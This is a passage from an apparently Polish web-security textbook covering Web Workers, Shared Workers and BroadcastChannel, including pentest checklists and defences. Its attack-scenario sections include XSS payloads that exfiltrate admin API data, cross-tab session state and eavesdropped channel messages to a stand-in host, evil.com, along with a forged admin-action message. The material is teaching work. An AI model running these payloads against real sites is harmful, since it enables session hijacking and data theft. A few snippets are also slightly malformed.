// Content-Security-Policy: worker-src 'self'
// Blokuje importScripts() z innych origin
```

Powiązane CWE

- **CWE-79** — XSS (wektor do eval w Worker)
- **CWE-770** — Resource Exhaustion (zbyt wiele Workers, brak terminate)
- **CWE-362** — Race condition (SharedArrayBuffer bez Atomics)

10. Jak identyfikować podczas pentestu

DevTools → Sources → Threads

1. **Sources** → zakładka **Threads** (panel po lewej)
2. Widoczne są wszystkie aktywne Workers, nazwy skryptów
3. Możesz kliknąć Worker → debugować, ustawiać breakpointy
4. Console → wybierz kontekst Worker zamiast **top**

Znajdowanie workerów w kodzie

```
// Szukaj w bundle'u strony
// Grep za:
new Worker(
importScripts(
SharedArrayBuffer
Atomics.

// W Network tab: szukaj requestów do plików .js ładowanych jako Workers
// Filtruj po "worker" w DevTools Network → filter type
```

Analiza przez Console

```
// Nie można bezpośrednio zlistować Workers z JS, ale:
// Jeśli masz XSS – monkey-patch Worker constructor:
const OriginalWorker = Worker;
window.Worker = function(script, opts) {
  console.log('[Worker] Created:', script);
  const w = new OriginalWorker(script, opts);
  const origPostMessage = w.postMessage.bind(w);
  w.postMessage = function(data, ...rest) {
    console.log('[Worker] postMessage to worker:', data);
    return origPostMessage(data, ...rest);
  };
  return w;
};
```

11. Jak testować bezpieczeństwo

- ☐ Czy Worker obsługuje dane z postMessage bez walidacji?
- ☐ Czy Worker używa eval() lub Function() z danymi wejściowymi?
- ☐ Czy importScripts() łączy zewnętrzne (cross-origin) skrypty?
- ☐ Czy CSP blokuje worker-src i script-src dla Workers?
- ☐ Czy SharedArrayBuffer jest używane – czy COOP/COEP jest ustawione?
- ☐ Czy Workers są terminowane po zakończeniu (brak memory leak)?
- ☐ Czy Worker ma dostęp do IndexedDB z wrażliwymi danymi?
- ☐ Czy błędy Workera są obsługiwane i nie ujawniają informacji?
- ☐ Czy Worker wykonuje kryptograficzne operacje z non-extractable kluczami?

12. Typowe scenariusze ataków

Scenariusz 1: Worker eval() → RCE w kontekście Worker

```
// Podatny Worker:
self.onmessage = ({ data }) => {
  const result = eval(data.expression); // PODATNOŚĆ
  self.postMessage(result);
};

// Atak (XSS w głównym wątku → postMessage do Worker):
worker.postMessage({
  expression: `
    fetch('/api/admin/users').then(r=>r.json()).then(d=>
      fetch('https://evil.com/steal?d=' + btoa(JSON.stringify(d)))
    )
  `
});
// Worker wykonuje fetch do /api/admin z cookies session (same-origin)
```

Scenariusz 2: Timing attack przez Atomics

```
// Atakujący stworzy SharedArrayBuffer + Worker do timing attack:
const sab = new SharedArrayBuffer(8);
const arr = new Int32Array(sab);

const worker = new Worker(URL.createObjectURL(new Blob([`
  const arr = new Int32Array(self.sharedBuffer);
  // Mierz czas dostępu do pamięci (Spectre-like)
  const t0 = Date.now();
  Atomics.load(arr, 0);
  const t1 = Date.now();
  self.postMessage(t1 - t0);
`]]));
worker.postMessage({ sharedBuffer: sab }, [sab]);
// Wymaga COOP/COEP – większość stron nie ma → SharedArrayBuffer niedostępny
```

13. Jak się zabezpieczać

```
// 1. Nigdy nie eval w Worker
self.onmessage = ({ data }) => {
  // Zamiast eval: whitelist dozwolonych operacji
  if (!['compute', 'hash', 'sort'].includes(data.task)) {
    self.postMessage({ error: 'Unknown task' });
    return;
  }
  // dispatch na podstawie task
};

// 2. Waliduj dane wejściowe przed postMessage
function sendToWorker(data) {
  // Waliduj typ i strukturę
  if (typeof data.input !== 'string' || data.input.length > 10000) {
    throw new Error('Invalid input');
  }
  worker.postMessage(data);
}

// 3. CSP dla Workers
// HTTP header:
// Content-Security-Policy: worker-src 'self'; script-src 'self'
// Blokuje importScripts z innych origin

// 4. Nie ładuj zewnętrznych skryptów w Worker
// Zamiast:
importScripts('https://cdn.example.com/lib.js');
// Bundluj biblioteki lokalnie:
importScripts('/local/lib.js');

// 5. COOP/COEP jeśli używasz SharedArrayBuffer
// HTTP headers:
// Cross-Origin-Opener-Policy: same-origin
// Cross-Origin-Embedder-Policy: require-corp
```

14. Podsumowanie

Kluczowe fakty:

1. Web Workers = JavaScript w osobnym wątku, bez dostępu do DOM
2. Komunikacja tylko przez postMessage (Structured Clone lub transfer)
3. Dedicated Worker — jeden kontekst; Shared Worker — wiele kart (następny rozdział)
4. SharedArrayBuffer + Atomics = shared memory, wymaga COOP/COEP
5. Główne zagrożenia: eval w Worker, importScripts z zewnętrznych źródeł, brak terminate

Dla pentestera:

- Sources → Threads w DevTools do analizy Workers
- Szukaj eval(), importScripts() w kodzie Worker
- Sprawdź CSP: czy worker-src jest ograniczony do 'self'
- SharedArrayBuffer widoczny → sprawdź COOP/COEP headers

Powiązania

Web Workers

- Shared Workers (Rozdział 21)
Współdzielony Worker między kartami tego samego origin
 - Service Workers (Rozdział 19)
Specjalny Worker z fetch interception i offline capability
 - SharedArrayBuffer / Atomics
Wspólna pamięć – wymaga COOP/COEP (Rozdziały 42, 43)
 - postMessage (Rozdział 23)
Mechanizm komunikacji między Workerem a stroną
-

Rozdział 21: Shared Workers

1. Czym są Shared Workers

Shared Workers to specjalny rodzaj Web Workerów, które mogą być **współdzielone przez wiele kontekstów przeglądania** (karty, okna, iframes) tego samego origin. W odróżnieniu od Dedicated Workers (jeden Worker = jeden kontekst), Shared Worker istnieje jako singleton per origin+URL — wszystkie karty z tego samego origin odwołujące się do tego samego pliku SW współdzielą tę samą instancję.

Kluczowe cechy:

- Singleton per origin + URL Workera
- Komunikacja przez obiekt `MessagePort` (a nie bezpośrednio przez Worker reference)
- Dostęp do wszystkich połączonych kontekstów przez `self.onconnect`
- Działa tak długo jak istnieje co najmniej jeden połączony kontekst
- Brak dostępu do DOM (jak każdy Worker)

Shared Workers są rzadko używane w nowoczesnych aplikacjach — BroadcastChannel (Rozdział 22) i Service Workers (Rozdział 19) pokrywają większość ich use cases. Firefox usunął wsparcie dla Shared Workers w 2015 a przywrócił w 2019.

2. Dlaczego powstał

Problem: koordynacja między kartami

Przed Shared Workers koordynacja między kartami tego samego origin była możliwa przez:


- `localStorage` + `StorageEvent` (ograniczone, synchroniczne)
- Polling przez serwer (nieefektywne)
- Brak możliwości shared computations

Shared Workers miały umożliwić:

- Wspólne połączenie WebSocket dla wszystkich kart
- Centralne zarządzanie stanem (np. koszyk zakupowy)
- Shared computations bez powielania obliczeń w każdej karcie

3. Jak działa

Model komunikacji



API

```

// W każdym kontekście (strona/karta)
const worker = new SharedWorker('/shared-worker.js');
const port = worker.port; // MessagePort

// Musi być jawnie uruchomiony lub przez onmessage
port.start(); // lub automatycznie przez port.onmessage = ...

// Wyślij wiadomość
port.postMessage({ action: 'subscribe', channel: 'prices' });

// Odbierz
port.onmessage = (event) => {
  console.log('Od Shared Worker:', event.data);
};

// Obsługa błędów
worker.onerror = (err) => console.error('SW Error:', err);
  
```

```
// shared-worker.js (Shared Worker context)
const ports = new Set(); // wszystkie połączone porty

self.onconnect = (event) => {
  const port = event.ports[0]; // nowe połączenie
  ports.add(port);

  port.start();

  port.onmessage = (event) => {
    const { action, data } = event.data;

    // Broadcast do wszystkich połączonych kontekstów
    if (action === 'broadcast') {
      ports.forEach(p => {
        if (p !== port) p.postMessage({ type: 'broadcast', data });
      });
    }

    // Odpowiedz tylko do tej karty
    port.postMessage({ type: 'ack', received: action });
  };

  // Gdy karta zamknięta – port się rozłącza
  // UWAGA: nie ma automatycznego eventu "disconnect"
  // Trzeba obsłużyć to przez heartbeat lub close event (w niektórych przeglądarkach)
};
```

4. Co dzieje się wewnątrz

Identyfikacja instancji

Shared Worker jest identyfikowany przez **URL skryptu + origin**. Ten sam URL na tym samym origin = ta sama instancja. Inne URL lub inny origin = inna instancja.

```
// Te dwie linijki dają TĘ SAMĄ instancję:
new SharedWorker('/shared-worker.js');
new SharedWorker('/shared-worker.js');

// Różne instancje (różny URL):
new SharedWorker('/worker-a.js');
new SharedWorker('/worker-b.js');

// Możliwe nadanie nazwy – ta sama nazwa + URL = ta sama instancja:
new SharedWorker('/worker.js', { name: 'my-shared-worker' });
```

Lifetime

Shared Worker żyje tak długo jak istnieje co najmniej jeden połączony kontekst (port). Gdy ostatnia karta jest zamknięta → Worker zostaje usunięty.

To różni Shared Workers od Service Workers (które mogą działać w tle bez połączeń).

Brak disconnect event

Gdy karta jest zamknięta, port się rozłącza. Ale **Shared Worker nie dostaje automatycznego powiadomienia** o rozłączeniu portu. Musisz implementować heartbeat lub podobny mechanizm:

```
// Obsługa "disconnect" przez heartbeat
const ports = new Map(); // port → lastSeen

self.onconnect = ({ ports: [port] }) => {
  ports.set(port, Date.now());
  port.start();

  port.onmessage = ({ data }) => {
    if (data === 'ping') {
      ports.set(port, Date.now());
      port.postMessage('pong');
    }
  };
};

// Usuń nieaktywne porty
setInterval(() => {
  const now = Date.now();
  for (const [port, lastSeen] of ports) {
    if (now - lastSeen > 10000) { // 10 sekund bez pingu
      ports.delete(port);
    }
  }
}, 5000);
```

5. Analogiczny przykład z życia

Shared Workers to recepcja hotelowa:

- Hotel (origin) ma jedną recepcję (Shared Worker singleton)
- Każdy gość (karta) może podejść do recepcji i porozmawiać (port.postMessage)
- Recepcja może przekazać wiadomość od jednego gościa do wszystkich (broadcast)
- Gdy wszyscy goście wymeldują się (karty zamknięte) → recepcja zamykana (Worker zakończony)
- Różne hotele (origins) mają własne recepcje — brak współdzielenia między origins

6. Przykład kodu

```
// === Shared Worker jako wspólny WebSocket hub ===

// shared-websocket.js
let socket = null;
const clients = new Set();
let reconnectTimer = null;

function connect() {
  socket = new WebSocket('wss://api.example.com/stream');

  socket.onmessage = ({ data }) => {
    // Rozgłoś do wszystkich kart
    const message = JSON.parse(data);
    clients.forEach(port => port.postMessage(message));
  };

  socket.onclose = () => {
    // Reconnect po 3 sekundach
    reconnectTimer = setTimeout(connect, 3000);
  };

  socket.onerror = (err) => {
    clients.forEach(port => port.postMessage({ type: 'error', error: err.message }));
  };
}

self.onconnect = ({ ports: [port] }) => {
  clients.add(port);
  port.start();

  // Jeśli pierwszy klient – nawiąż połączenie
  if (clients.size === 1) {
    connect();
  }

  port.onmessage = ({ data }) => {
    if (data.type === 'send' && socket?.readyState === WebSocket.OPEN) {
      socket.send(JSON.stringify(data.payload));
    }
  };

  // Cleanup (nie ma autom. disconnect – karta musi powiedzieć)
  port.onmessageerror = () => clients.delete(port);
};
```

```
// main.js (w każdej karcie)
const worker = new SharedWorker('/shared-websocket.js');
const port = worker.port;
port.start();

port.onmessage = ({ data }) => {
  console.log('WebSocket message (przez Shared Worker):', data);
  updateUI(data);
};

// Wyślij wiadomość przez WebSocket
port.postMessage({ type: 'send', payload: { action: 'subscribe', topic: 'prices' } });

// Cleanup przy zamknięciu karty (pomoże Workerowi wiedzieć że odchodzimy)
window.addEventListener('beforeunload', () => {
  port.postMessage({ type: 'disconnect' });
});
```

7. Przykład z prawdziwej aplikacji

Shared state — koszyk zakupowy per origin

```
// cart-worker.js
const state = { cart: [], totalItems: 0 };
const subscribers = new Set();

function broadcast(type, data) {
  subscribers.forEach(port => port.postMessage({ type, data }));
}

self.onconnect = ({ ports: [port] }) => {
  subscribers.add(port);
  port.start();

  // Wyślij aktualny stan przy połączeniu
  port.postMessage({ type: 'init', data: state });

  port.onmessage = ({ data: msg }) => {
    switch (msg.type) {
      case 'add':
        state.cart.push(msg.item);
        state.totalItems++;
        broadcast('update', state);
        break;
      case 'remove':
        state.cart = state.cart.filter(i => i.id !== msg.id);
        state.totalItems = state.cart.length;
        broadcast('update', state);
        break;
      case 'get':
        port.postMessage({ type: 'state', data: state });
        break;
    }
  };
};
```

8. Typowe błędy programistów

Błąd 1: Zapominanie port.start()

```
// BŁĄD: bez port.start() lub onmessage handler – messages się kolejkują i nie są dostarczane
const worker = new SharedWorker('/worker.js');
worker.port.postMessage('hello'); // Message wysłana ale nigdy odebrana!

// POPRAWKA: zawsze start() lub ustaw onmessage (automatycznie startuje port)
worker.port.start();
worker.port.postMessage('hello');
// LUB:
worker.port.onmessage = handler; // automatycznie start
worker.port.postMessage('hello');
```

Błąd 2: Wyciek portów (brak cleanup)

```
// BŁĄD w Shared Worker – porty nigdy nie są usuwane ze Set
const ports = new Set();
self.onconnect = ({ ports: [p] }) => {
  ports.add(p); // nigdy nie usuwamy!
  // Jeśli karta zamknięta → port staje się zombi
  // Próba postMessage do zamkniętego portu → silent failure lub błąd
};

// POPRAWKA: heartbeat lub close event
self.onconnect = ({ ports: [p] }) => {
  ports.add(p);
  p.start();
  p.onmessage = ({ data }) => {
    if (data === 'close') ports.delete(p);
  };
};
// I karta wysyła 'close' w beforeunload
```

9. Znaczenie dla bezpieczeństwa

Współdzielony stan a izolacja między kartami

Shared Worker łamie per-tab izolację celowo. To ma implikacje bezpieczeństwa:

```
// Scenariusz: karta bankowa i karta z social media otwarte na tym samym origin
// NIEMOŻLIWE: inne origins nie mogą łączyć się do tego samego Shared Worker

// ALE: jeśli obie karty są na TYM SAMYM origin (np. bank.com):
// Karta 1 (bank.com/account) → Shared Worker
// Karta 2 (bank.com/promotions) → TEN SAM Shared Worker
// Jeśli karta 2 jest podatna na XSS → może komunikować się przez SW z kartą 1
```

Shared Worker jako cross-tab data channel

XSS na jednej karcie może przez Shared Worker wpływać na inne karty:

```
// XSS na bank.com/news (karta 2):
const worker = new SharedWorker('/shared-state.js');
worker.port.start();
worker.port.postMessage({ action: 'getState' }); // pobierz stan z karty 1
worker.port.onmessage = ({ data }) => {
  // data może zawierać tokeny, sesję z karty 1!
  fetch('https://evil.com/steal?d=' + btoa(JSON.stringify(data)), {
    mode: 'no-cors'
  });
};
};
```

Brak mechanizmu autentykacji portów

Shared Worker nie ma możliwości weryfikacji skąd pochodzi port. Każda karta tego samego origin może się połączyć. Jeśli jedna karta jest skompromitowana przez XSS → Shared Worker staje się wektorem ataku na inne karty.

Powiązane CWE

- **CWE-284** — Improper Access Control (cross-tab state access)
- **CWE-79** — XSS (wektor ataku przez Shared Worker)

10. Jak identyfikować podczas pentestu

DevTools → Sources → Threads

1. **Sources** → **Threads** (lewy panel) → szukaj "Shared Workers"
2. Możesz debugować Shared Worker bezpośrednio
3. Console → zmień kontekst na Shared Worker

Network Tab

Szukaj requestów do plików JS ładowanych jako Shared Worker:

- Filtruj po 'JS' w Network → sprawdź inicjator (Initiator)
- Lub: grep za 'new SharedWorker' w source JS

Console (w kontekście Shared Worker)

```
// W konsoli Shared Worker (przez DevTools):
clients.size; // ile połączonych portów?
ports.forEach(p => console.log(p)); // podejrzaj porty
```

11. Jak testować bezpieczeństwo

- ☐ Czy Shared Worker przechowuje wrażliwe dane dostępne przez wszystkie karty?
- ☐ Czy port authentication jest implementowany (kto może się połączyć)?
- ☐ Czy XSS na jednej karcie może wpłynąć na inne karty przez Shared Worker?
- ☐ Czy Shared Worker jest czyszczony przy wylogowaniu?
- ☐ Czy komunikacja przez Shared Worker jest walidowana?
- ☐ Czy Shared Worker ma dostęp do IndexedDB/localStorage z danymi sesji?

12. Typowe scenariusze ataków

Scenariusz: Cross-tab XSS amplification

1. Aplikacja używa Shared Worker do synchronizacji tokenu sesji między kartami
2. XSS na bank.com/news (mniej chroniona strona)
3. XSS payload łączy się do Shared Worker
4. Pobiera token sesji z karty bank.com/account (lepsza strona)
5. Eksfiltruje token → session hijacking

13. Jak się zabezpieczać

```
// 1. Nie przechowuj wrażliwych danych w Shared Worker
// Shared Worker dostępny dla WSZYSTKICH kart tego origin

// 2. Waliduj komunikaty
self.onconnect = ({ ports: [port] }) => {
  port.start();
  port.onmessage = ({ data }) => {
    // whitelist dozwolonych akcji
    const ALLOWED = ['subscribe', 'unsubscribe', 'ping'];
    if (!ALLOWED.includes(data.action)) return;
    handleAction(data);
  };
};

// 3. Rozważ BroadcastChannel zamiast Shared Worker (prostsze, mniej attack surface)
// Rozdział 22

// 4. Czyść stan przy wylogowaniu
// Z głównego wątku wyślij do wszystkich połączonych Shared Workers:
sharedWorker.port.postMessage({ action: 'logout' });
// W Worker:
if (msg.action === 'logout') {
  state = {}; // wyczyść stan
  clients.forEach(p => p.postMessage({ type: 'logout' }));
}
```

14. Podsumowanie

Kluczowe fakty:

1. Shared Worker = singleton per (URL + origin), współdzielony przez karty
2. Komunikacja przez MessagePort (nie bezpośrednio przez Worker reference)
3. Brak automatycznego disconnect event — wymaga heartbeat dla cleanup
4. Rzadko używany w nowoczesnych aplikacjach — BroadcastChannel zastępuje
5. Główne zagrożenie: XSS na jednej karcie → dostęp do danych wszystkich kart

Dla pentestera:

- Sources → Threads w DevTools — szukaj Shared Workers
- Sprawdź czy SW przechowuje tokeny/sesje dostępne cross-tab
- XSS + Shared Worker = możliwy cross-tab data leak

Powiązania

Shared Workers

- Web Workers (Rozdział 20)
Dedicated Worker – baz a Shared Workers
- BroadcastChannel (Rozdział 22)
Prostszy mechanizm cross-tab komunikacji
Nie wymaga singleton Worker
- MessageChannel / postMessage (Rozdziały 24, 23)
Bazowy mechanizm komunikacji używany w Workers
- Service Workers (Rozdział 19)
SW kontroluje sieć, Shared Worker – shared computations

Rozdział 22: BroadcastChannel

1. Czym jest BroadcastChannel

BroadcastChannel to API umożliwiające **komunikację między kontekstami przeglądania** (kartami, oknami, iframes, Workers) tego samego origin poprzez prosty publish-subscribe mechanizm. Każde okno/karta które dołączy do kanału o tej samej nazwie otrzymuje wiadomości wysłane przez inne konteksty.

Jest to uproszczona alternatywa dla Shared Workers gdy potrzebna jest tylko komunikacja (bez shared computations):

- Prosty interfejs: `new BroadcastChannel(name)`, `.postMessage()`, `.onmessage`
- Nie wymaga oddzielnego pliku Workera
- Natychmiastowa komunikacja (nie wymaga ustanawiania połączenia)
- Obsługiwany w Workers (Dedicated, Shared, Service Workers)
- Izolacja per-origin

2. Dlaczego powstał

Problem: brak prostego cross-tab messaging

Przed BroadcastChannel cross-tab komunikacja wymagała:

- `localStorage` + `StorageEvent` — hackish, tylko stringi, trigger tylko gdy zmiana
- `Shared Workers` — skomplikowane API z portami, wymaga oddzielnego pliku
- `Service Workers` + `postMessage` — overengineered dla prostych przypadków


BroadcastChannel (2015, Living Standard) dostarcza prostego mechanizmu pub-sub bez tych kompromisów:

```
// localStorage hack (stary sposób):
localStorage.setItem('msg', JSON.stringify({ action: 'logout' }));
window.addEventListener('storage', (e) => {
  if (e.key === 'msg') handleMessage(JSON.parse(e.newValue));
});

// BroadcastChannel (nowoczesny sposób):
const channel = new BroadcastChannel('app');
channel.postMessage({ action: 'logout' });
channel.onmessage = ({ data }) => handleMessage(data);
```

3. Jak działa

Model komunikacji



Kluczowe: Nadawca **nie** otrzymuje własnej wiadomości. Wiadomości dostają tylko inne konteksty.

API

```
// Tworzenie kanału
const channel = new BroadcastChannel('my-channel');

// Wysyłanie (do wszystkich innych kontekstów z tym samym name)
channel.postMessage('hello');
channel.postMessage({ type: 'update', data: { id: 42 } });

// Odbieranie
channel.onmessage = (event) => {
  console.log('Otrzymano:', event.data);
  console.log('Origin:', event.origin); // zawsze same-origin!
};

channel.onmessageerror = (event) => {
  console.error('Błąd deserializacji:', event);
};

// Zamknięcie kanału (nie wysyła powiadomienia do innych)
channel.close();
```

Typ danych

BroadcastChannel używa **Structured Clone Algorithm** — obsługuje obiekty, tablice, Date, Map, Set, ArrayBuffer. Nie obsługuje funkcji ani DOM nodes.

Dostępność w Workers

```
// BroadcastChannel działa w:  
// - window (strona)  
// - Dedicated Worker  
// - Shared Worker  
// - Service Worker  
  
// W Service Worker:  
self.addEventListener('install', () => {  
  const channel = new BroadcastChannel('sw-updates');  
  channel.postMessage({ type: 'installing', version: '2.0' });  
});
```

4. Co dzieje się wewnątrz

IPC przez przeglądarkę

BroadcastChannel jest implementowany przez **Inter-Process Communication (IPC)** przeglądarki. W Chrome każda karta może być w osobnym procesie (Site Isolation). BroadcastChannel używa IPC mechanizmu przeglądarki do przekazywania wiadomości między procesami renderera.

To jest szybkie i niezawodne, ale asynchroniczne — `postMessage` wraca natychmiast, dostawa wiadomości może zająć kilka milisekund.

Izolacja per-origin

Kanały są izolowane per-origin. Karta na `app.example.com` i karta na `api.example.com` nie mogą komunikować się przez BroadcastChannel nawet jeśli mają ten sam name kanału.

5. Analogiczny przykład z życia

BroadcastChannel to kanał radio w firmie:

- Wszyscy pracownicy (karty) na tym piętrze (origin) z odbiornikiem (BroadcastChannel) na tym samym kanale (name) słyszą to samo
 - Gdy ktoś mówi do mikrofonu (`postMessage`) → wszyscy inni słyszą
 - Ale mówca nie słyszy własnego głosu przez głośnik (nadawca nie dostaje własnej wiadomości)
 - Pracownicy z innego piętra (inny origin) nie słyszą — inny kanał radiowy (izolacja)
-

6. Przykład kodu

```
// === Wzorzec: synchronizacja auth state między kartami ===

// auth-sync.js – moduł używany w każdej karcie
class AuthSync {
  constructor() {
    this.channel = new BroadcastChannel('auth-state');
    this.channel.onmessage = this._handleMessage.bind(this);
  }

  // Wysyła do innych kart
  broadcastLogin(user) {
    this.channel.postMessage({
      type: 'LOGIN',
      user: { id: user.id, name: user.name }
      // NIGDY: token, password, sensitive data
    });
  }

  broadcastLogout() {
    this.channel.postMessage({ type: 'LOGOUT' });
  }

  broadcastSessionExpired() {
    this.channel.postMessage({ type: 'SESSION_EXPIRED' });
  }

  _handleMessage({ data }) {
    switch (data.type) {
      case 'LOGIN':
        // Inna karta zalogowała się – odśwież UI
        updateUserUI(data.user);
        break;
      case 'LOGOUT':
        // Inna karta wylogowała – wyloguj też tę
        performLocalLogout();
        window.location.href = '/login';
        break;
      case 'SESSION_EXPIRED':
        showSessionExpiredBanner();
        break;
    }
  }

  destroy() {
    this.channel.close();
  }
}

const authSync = new AuthSync();

// Przy wylogowaniu:
async function logout() {
  await fetch('/api/logout', { method: 'POST', credentials: 'same-origin' });
  authSync.broadcastLogout(); // powiadom inne karty
  performLocalLogout();
  window.location.href = '/login';
}
```

7. Przykład z prawdziwej aplikacji

Service Worker → strona: powiadomienie o aktualizacji

```
// sw.js – Service Worker informuje karty o nowej wersji
const channel = new BroadcastChannel('sw-lifecycle');

self.addEventListener('install', () => {
  channel.postMessage({ type: 'SW_INSTALLING', version: '2.1.0' });
  self.skipWaiting();
});

self.addEventListener('activate', () => {
  channel.postMessage({ type: 'SW_ACTIVATED', version: '2.1.0' });
  self.clients.claim();
});

// W karcie:
const swChannel = new BroadcastChannel('sw-lifecycle');
swChannel.onmessage = ({ data }) => {
  if (data.type === 'SW_ACTIVATED') {
    showUpdateBanner('Dostępna nowa wersja. Odśwież stronę.');
```

Real-time dashboard — synchronizacja między kartami

```
// Aplikacja analityczna z wieloma kartami
const dashboardChannel = new BroadcastChannel('dashboard-updates');

// Karta która dostała WebSocket message – rozgłasza do innych kart
websocket.onmessage = ({ data }) => {
  const update = JSON.parse(data);
  dashboardChannel.postMessage(update);
  applyUpdate(update); // też lokalnie
};

// Inne karty odbierają aktualizację
dashboardChannel.onmessage = ({ data }) => {
  applyUpdate(data.update);
};
```

8. Typowe błędy programistów

Błąd 1: Wysyłanie wrażliwych danych

```
// BŁĄD: token JWT w BroadcastChannel
channel.postMessage({
  type: 'LOGIN',
  token: 'eyJhbGciOiJIUzI1NiJ9...' // NIGDY!
});
// Każda karta z tym kanałem (w tym skompromitowane przez XSS) dostaje token

// POPRAWKA: wysyłaj tylko non-sensitive state
channel.postMessage({
  type: 'LOGIN',
  userId: user.id, // OK: identyfikator
  username: user.name // OK: wyświetlana nazwa
  // token przechowuj per-tab lub w HttpOnly cookie
});
```

Błąd 2: Brak close() → wyciek

```
// BŁĄD: BroadcastChannel nigdy nie zamknięty
class Component {
  constructor() {
    this.channel = new BroadcastChannel('updates'); // leak!
  }
  destroy() {
    // brak channel.close()
  }
}

// POPRAWKA:
class Component {
  constructor() {
    this.channel = new BroadcastChannel('updates');
  }
  destroy() {
    this.channel.close(); // zawsze zamknij!
  }
}
```

Błąd 3: Assumpcja że wiadomość dotrze natychmiast

```
// BŁĄD: założenie synchronicznej dostawy
channel.postMessage({ type: 'LOGOUT' });
window.location.href = '/login'; // może załadować nową stronę PRZED dostarczeni
em!
// Inne karty mogą nie dostać wiadomości

// POPRAWKA: poczekaj chwilę lub użyj innego mechanizmu dla krytycznych wiadomości
channel.postMessage({ type: 'LOGOUT' });
await new Promise(r => setTimeout(r, 50)); // daj czas na dostawę
window.location.href = '/login';
```

9. Znaczenie dla bezpieczeństwa

BroadcastChannel jako cross-tab attack vector

BroadcastChannel jest dostępny dla dowolnego skryptu na tym samym origin. XSS może:

1. **Nasłuchiwać** na wszystkich kanałach (musi znać nazwę)
2. **Wysyłać** fałszywe wiadomości do innych kart

```
// XSS payload – podsłuchiwanie BroadcastChannel
// Atakujący nie zna nazwy kanału – musi zgadnąć lub znaleźć w kodzie JS
const commonChannels = ['auth', 'auth-state', 'app', 'session', 'user', 'notifications'];

commonChannels.forEach(name => {
  const channel = new BroadcastChannel(name);
  channel.onmessage = ({ data }) => {
    fetch('https://evil.com/bc?ch=' + name + '&d=' + btoa(JSON.stringify(data)), {
      mode: 'no-cors'
    });
  };
});
```



```
// XSS payload – fałszywe wiadomości (CSRF-like przez BroadcastChannel)
// Jeśli aplikacja zaufała wiadomościom z BroadcastChannel bez weryfikacji:
const channel = new BroadcastChannel('app');
channel.postMessage({ type: 'ADMIN_ACTION', action: 'deleteUser', id: 42 });
// Inna karta z uprawnieniami admina może wykonać akcję!
```

Nie ma weryfikacji nadawcy

BroadcastChannel nie ma żadnego mechanizmu weryfikacji **kto** wysłał wiadomość. `event.origin` zawsze wskazuje ten sam origin (same-origin requirement), ale nie wskazuje konkretnej karty ani czy nadawca jest zaufany.

Wniosek: Nigdy nie wykonuj ważnych akcji na podstawie samej wiadomości z BroadcastChannel bez dodatkowej walidacji (np. weryfikacji przez API).

Wiadomości nie są szyfrowane

BroadcastChannel używa IPC przeglądarki — wiadomości nie są szyfrowane. Inne karty tego samego origin widzą wszystkie wiadomości. XSS na **dowolnej** karcie origin = dostęp do wiadomości BroadcastChannel.

Powiązane CWE

- **CWE-79** — XSS (wektor podsłuchu BroadcastChannel)
- **CWE-284** — Improper Access Control (cross-tab)
- **CWE-602** — Client-Side Enforcement of Server-Side Security

10. Jak identyfikować podczas pentestu

Szukanie w source

```
// Grep za BroadcastChannel w JavaScript bundle:
// new BroadcastChannel(
// Sprawdź nazwy kanałów → będziesz mógł nasłuchiwać

// W źródle strony (DevTools → Sources lub Network):
// Szukaj: BroadcastChannel, postMessage, channel.onmessage
```

DevTools Console — nasłuchiwanie

```
// Podsłuchaj wszystkie kanały które znajdziesz w kodzie
const bc = new BroadcastChannel('auth-state');
bc.onmessage = (e) => console.log('[BroadcastChannel auth-state]', e.data);

// Sprawdź czy logout jest synchronizowany
// (otwórz nową kartę, wyloguj z jednej → czy druga też wylogowuje?)
```

Network Traffic

BroadcastChannel nie generuje ruchu HTTP — komunikacja jest przez IPC przeglądarki. Nie zobaczysz wiadomości w Burp Suite.

11. Jak testować bezpieczeństwo

- ☐ Czy BroadcastChannel zawiera wrażliwe dane (tokeny, hasła)?
- ☐ Czy aplikacja weryfikuje nadawcę wiadomości BC (brak weryfikacji = risk)?
- ☐ Czy XSS może podsłuchać kanały (znajdź nazwy kanałów w kodzie)?
